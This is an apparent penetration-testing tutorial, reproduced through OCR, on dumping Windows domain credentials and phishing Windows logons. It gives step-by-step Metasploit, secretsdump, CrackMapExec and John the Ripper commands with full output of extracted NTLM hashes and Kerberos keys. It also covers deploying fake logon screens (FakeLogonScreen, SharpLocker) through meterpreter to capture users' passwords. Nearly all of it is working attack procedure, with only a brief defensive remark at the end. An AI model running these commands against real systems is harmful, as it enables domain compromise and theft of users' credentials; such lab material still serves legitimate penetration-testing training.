


```
msf5 > use post/windows/gather/ntds_location
msf5 post(windows/gather/ntds_location) > set session 1
session => 1
msf5 post(windows/gather/ntds_location) > exploit

NTDS.DIT is located at: C:\Windows\NTDS\ntds.dit
      Size: 20987904 bytes
   Created: 2020-02-12 11:38:49 -0500
  Modified: 2020-03-30 06:53:36 -0400
  Accessed: 2020-02-12 11:38:49 -0500
[*] Post module execution completed
msf5 post(windows/gather/ntds_location) >
```

Metasploit (NTDS_grabber)

Moving on, we use another exploit that can extract the NTDS.dit file, SAM and SYSTEM hive files from the Target System. The catch is, it transfers these files in .cab compressed files.

```
use post/windows/gather/ntds_grabber

set session 1

exploit
```




```
msf5 > use post/windows/gather/ntds_grabber
msf5 post(windows/gather/ntds_grabber) > set session 1
session => 1
msf5 post(windows/gather/ntds_grabber) > exploit

[+] Running as SYSTEM
[+] Running on a domain controller
[+] PowerShell is installed.
[+] The meterpreter is the same architecture as the OS!
[*] Powershell Script executed
[*] Creating All.cab
[+] All.cab should be created in the current working directory
[*] Downloading All.cab
[+] All.cab saved in: /root/.msf4/loot/20200330085225_default_192.168.1.108_CabinetFile_249979.cab
[*] Removing All.cab
[+] All.cab Removed
[*] Post module execution completed
msf5 post(windows/gather/ntds_grabber) > 
```

The exploit works and transfers the cab file to a location that can be seen in the image. Now to extract the NTDS.dit and other hive files, we are going to use a tool called cabextract. This will extract all 3 files.

```
cabextract <cab filename>
```

Now that we have the NTDS and the hive files at our disposal, we can use the impacket's secretsdump script to extract hashes from it as we did earlier.




```
root@kali:~/.msf4/loot# cabextract 20200330085225_default_192.168.1.108_CabinetFile_249979.cab
Extracting cabinet: 20200330085225_default_192.168.1.108_CabinetFile_249979.cab
  extracting SAM
  extracting SYSTEM
  extracting ntds.dit

All done, no errors.
```

Remote: Metasploit (secretsdump)

Suppose a scenario where we were able to procure the login credentials of the server by any method but it is not possible to access the server directly, we can use this exploit in the Metasploit framework to extract the hashes from the NTDS.dit file remotely. We will use this auxiliary to grab the hashes. We need to provide the IP Address of the Target Machine, Username and Password. The auxiliary will grab the hashes and display them on our screen in a few seconds.

```
use auxiliary/scanner/smb/impacket/secretsdump

set rhosts 192.168.1.108

set smbuser administrator

set smbpass Ignite@987

exploit
```




```
msf5 > use auxiliary/scanner/smb/impacket/secretsdump
msf5 auxiliary(scanner/smb/impacket/secretsdump) > set rhosts 192.168.1.108
rhosts ⇒ 192.168.1.108
msf5 auxiliary(scanner/smb/impacket/secretsdump) > set smbuser administrator
smbuser ⇒ administrator
msf5 auxiliary(scanner/smb/impacket/secretsdump) > set smbpass Ignite@987
smbpass ⇒ Ignite@987
msf5 auxiliary(scanner/smb/impacket/secretsdump) > exploit

[*] Running for 192.168.1.108 ...
[*] 192.168.1.108 - Service RemoteRegistry is in stopped state
[*] 192.168.1.108 - Starting service RemoteRegistry
[*] 192.168.1.108 - Target system bootKey: 0×e775758112fef98cb8da5616369b06ff
[*] 192.168.1.108 - Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:af1226959a6ac7782deb2c19a83fa862:::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] 192.168.1.108 - Dumping cached domain logon information (domain/username:hash)
[*] 192.168.1.108 - Dumping LSA Secrets
[*] 192.168.1.108 - $MACHINE.ACC
[+] IGNITE\SRV-1$:aes256-cts-hmac-sha1-96:9a6642661d14cbffd11c23eebcfff1bd4e1cb3b68b82fbe0ae3877d562ceedd0
[+] IGNITE\SRV-1$:aes128-cts-hmac-sha1-96:f7c82206e19bf5500b54f52670d1c196
[+] IGNITE\SRV-1$:des-cbc-md5:7ac4ceea254c3157
[+] IGNITE\SRV-1$:aad3b435b51404eeaad3b435b51404ee:65eff41fc9ae42a999e029d44cf82b01:::
[*] 192.168.1.108 - DefaultPassword
[+] (Unknown User):ROOT#123
[*] 192.168.1.108 - DPAPI_SYSTEM
[+] dpapi_machinekey:0×89fb66d13033ec0e42d54974add73ba75e94067a
dpapi_userkey:0×9f52c61e92d871b0fb82c9d71e915b5e6f865e87
[*] 192.168.1.108 - NL$KM
[+] NL$KM:14dead3b29d53e64149add8911c213c0448f7405d53649ea82ebd5ae47d80ed8eb9084906c6e571f0695c26723ffe071690
[*] 192.168.1.108 - Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] 192.168.1.108 - Using the DRSUAPI method to get NTDS.DIT secrets
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5a3c843803a187bcaa475e8246135755:::
[+] ignite.local\raj:1105:aad3b435b51404eeaad3b435b51404ee:16d58decd360fedb6a90e95a15fe2315:::
[+] ignite.local\yashika:1606:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[+] SRV-1$:1001:aad3b435b51404eeaad3b435b51404ee:65eff41fc9ae42a999e029d44cf82b01:::
[*] 192.168.1.108 - Kerberos keys grabbed
[+] Administrator:aes256-cts-hmac-sha1-96:e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
[+] Administrator:aes128-cts-hmac-sha1-96:eae5c8006cd744446115d2eab39d9f8f
[+] Administrator:des-cbc-md5:dca1cd9d4a089413
[+] krbtgt:aes256-cts-hmac-sha1-96:a94b82b29dbac78657ea842d6c682ce34d89a2de864657ab12a19f365cb9ad25
[+] krbtgt:aes128-cts-hmac-sha1-96:788effa2a225832e0ec8ceba916e2805
```

CrackMapExec

CrackMapExec is a sleek tool that can be installed with a simple apt install and it runs very swiftly. This tool acts as a database for Active Directory and stores all its data including all the credentials and so we will manipulate this file to dump the hashes as discussed previously. It requires a bunch of things.

Requirements:
Username: Administrator
Password: Ignite@987
IP Address: 192.168.1.105
Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' -ntds drsuapi

```
crackmapexec smb 192.168.1.105 -u
'Administrator' -p 'Ignite@987' --ntds drsuapi
```




```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds drsuapi
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signi
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Dumping the NTDS, this could take a while so go grab a redbull ...
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\aarti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\$PI1000-3MFD4LDN1VTV:1625:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_195ac04be8c140048:1626:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_4c397e3a678c4b169:1627:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_20db1747e41e4819a:1628:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_8fbff1f05b7c418da:1629:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_fafb5649db9644c49:1630:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
```

Hash Cracking

To ensure that all the hashes that we extracted can be cracked, we decided to take one and extract it using John the Ripper. We need to provide the format of the hash which is NT. John the Ripper will crack the password in a matter of seconds.

```
cat hash
john --format=NT hash --show
```



```
root@kali:~# cat hash
3DBDE697D71690A769204BEB12283678
root@kali:~# john --format=NT hash --show
?:123

1 password hash cracked, 0 left
root@kali:~# 
```

This concludes the various methods in which can extract the hashes that are stored in the Windows Server. We included multiple tools to cover the various scenarios that an attacker can face. And the only way to protect yourself against such attacks is to minimize the users who can access Domain Controllers. Continuously, log and monitor the activity for any changes. It is frequently recertified.


Credential Dumping: Phishing Windows Credentials

Credential Dumping: Phishing Windows Credentials

Metasploit Framework: phish_windows_credentials


Metasploit comes with an in-built post exploit that helps us to do the deed. As it is a post-exploitation module, it just needs to be linked with an ongoing session. To use this module, simple type:

```
use post/windows/gather/phish_windows_credentials

set session 1

exploit
```



```
msf5 > use post/windows/gather/phish_windows_credentials
msf5 post(windows/gather/phish_windows_credentials) > set session 1
session ⇒ 1
msf5 post(windows/gather/phish_windows_credentials) > exploit

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials ...
[+] #< CLIXML
```

This module waits for a new process to be started by the user. After the initiation of the process, a fake Windows security dialogue box will open, asking for the user credentials as shown in the image below:




Please enter user credentials

User name: DESKTOP-PIGEFK0\raj

Password:

As the user enters their credentials, they will be apprehended and displayed as shown in the image below:



```
[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials ...
[+] #< CLIXML

[+]

[+] UserName Domain          Password
[+]
-------- ------          --------
raj      DESKTOP-PIGEFK0 123

[+]

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" Re
cord"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Completed</
s a script block and there is no _x000D__x000A_</S><S S="Error">input. A script block cannot be eval
><S S="Error">+   ~~~~~~~~~~~~~~~_x000D__x000A_</S><S S="Error">    + CategoryInfo          : Metada
tNoInput,Microsoft.PowerShell.Commands.InvokeHistoryCommand_x000D__x000A_</S><S S="Error"> _x000D__x
[*] Post module execution completed
```


FakeLogonScreen

FakeLogonScreen tool was created by Arris Huijgen. It is developed in C# because it allows various Frameworks to inject the utility into memory. We will remotely execute this tool using Metasploit. But first, let's download the tool using the link provided below

Download FakeLogonScreen


We simply upload this tool from our meterpreter session and then remotely execute it using the following set of commands:

```
upload /root/FakeLogonScreen.exe .
shell
FakeLogonScreen.exe
```




```
meterpreter > upload /root/FakeLogonScreen.exe .
[*] uploading  : /root/FakeLogonScreen.exe → .
[*] uploaded   : /root/FakeLogonScreen.exe → .\FakeLogonScreen.exe
meterpreter > shell
Process 6124 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj\Desktop>FakeLogonScreen.exe
FakeLogonScreen.exe
```

Upon execution, it will simulate the Windows lock screen to obtain the password from the user. To do so, this tool will manifest the lock screen exactly like it is configured so that the user doesn't get suspicious, just as it is shown in the image below:



It will validate the credentials locally or from Domain Controller as the user enters them and then display them on the console as shown in the image below:



```
C:\Users\raj\Desktop>FakeLogonScreen.exe
FakeLogonScreen.exe

C:\Users\raj\Desktop>1
12
123
1234
raj: 1234 ⟶ Wrong
1
12
123
raj: 123 ⟶ Correct
123
```

SharpLocker


This tool is very similar to the previous one. It was developed by Matt Pickford. just like FakeLogonScreen, this tool, too, will exhibit the fake lock screen for the user to enter credentials and then dump then keystroke by keystroke to the attacker.

Download SharpLocker

We will first upload this tool from our attacker machine to the target system and then execute it. So, when you have the meterpreter session just type:


```
upload /root/Downloads/SharpLocker.exe .
shell
SharpLocker.exe
```

We downloaded the tool on the Desktop so we will traverse to that location and then execute it




```
meterpreter > shell
Process 824 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\raj\Desktop
cd C:\Users\raj\Desktop
```

Upon execution the tool will trigger the lock screen of the target system as shown in the image below:



And as the user enters the password, it will capture the keystrokes until the whole password is revealed as shown in the image below:




```
C:\Users\raj\Desktop>SharpLocker.exe
SharpLocker.exe

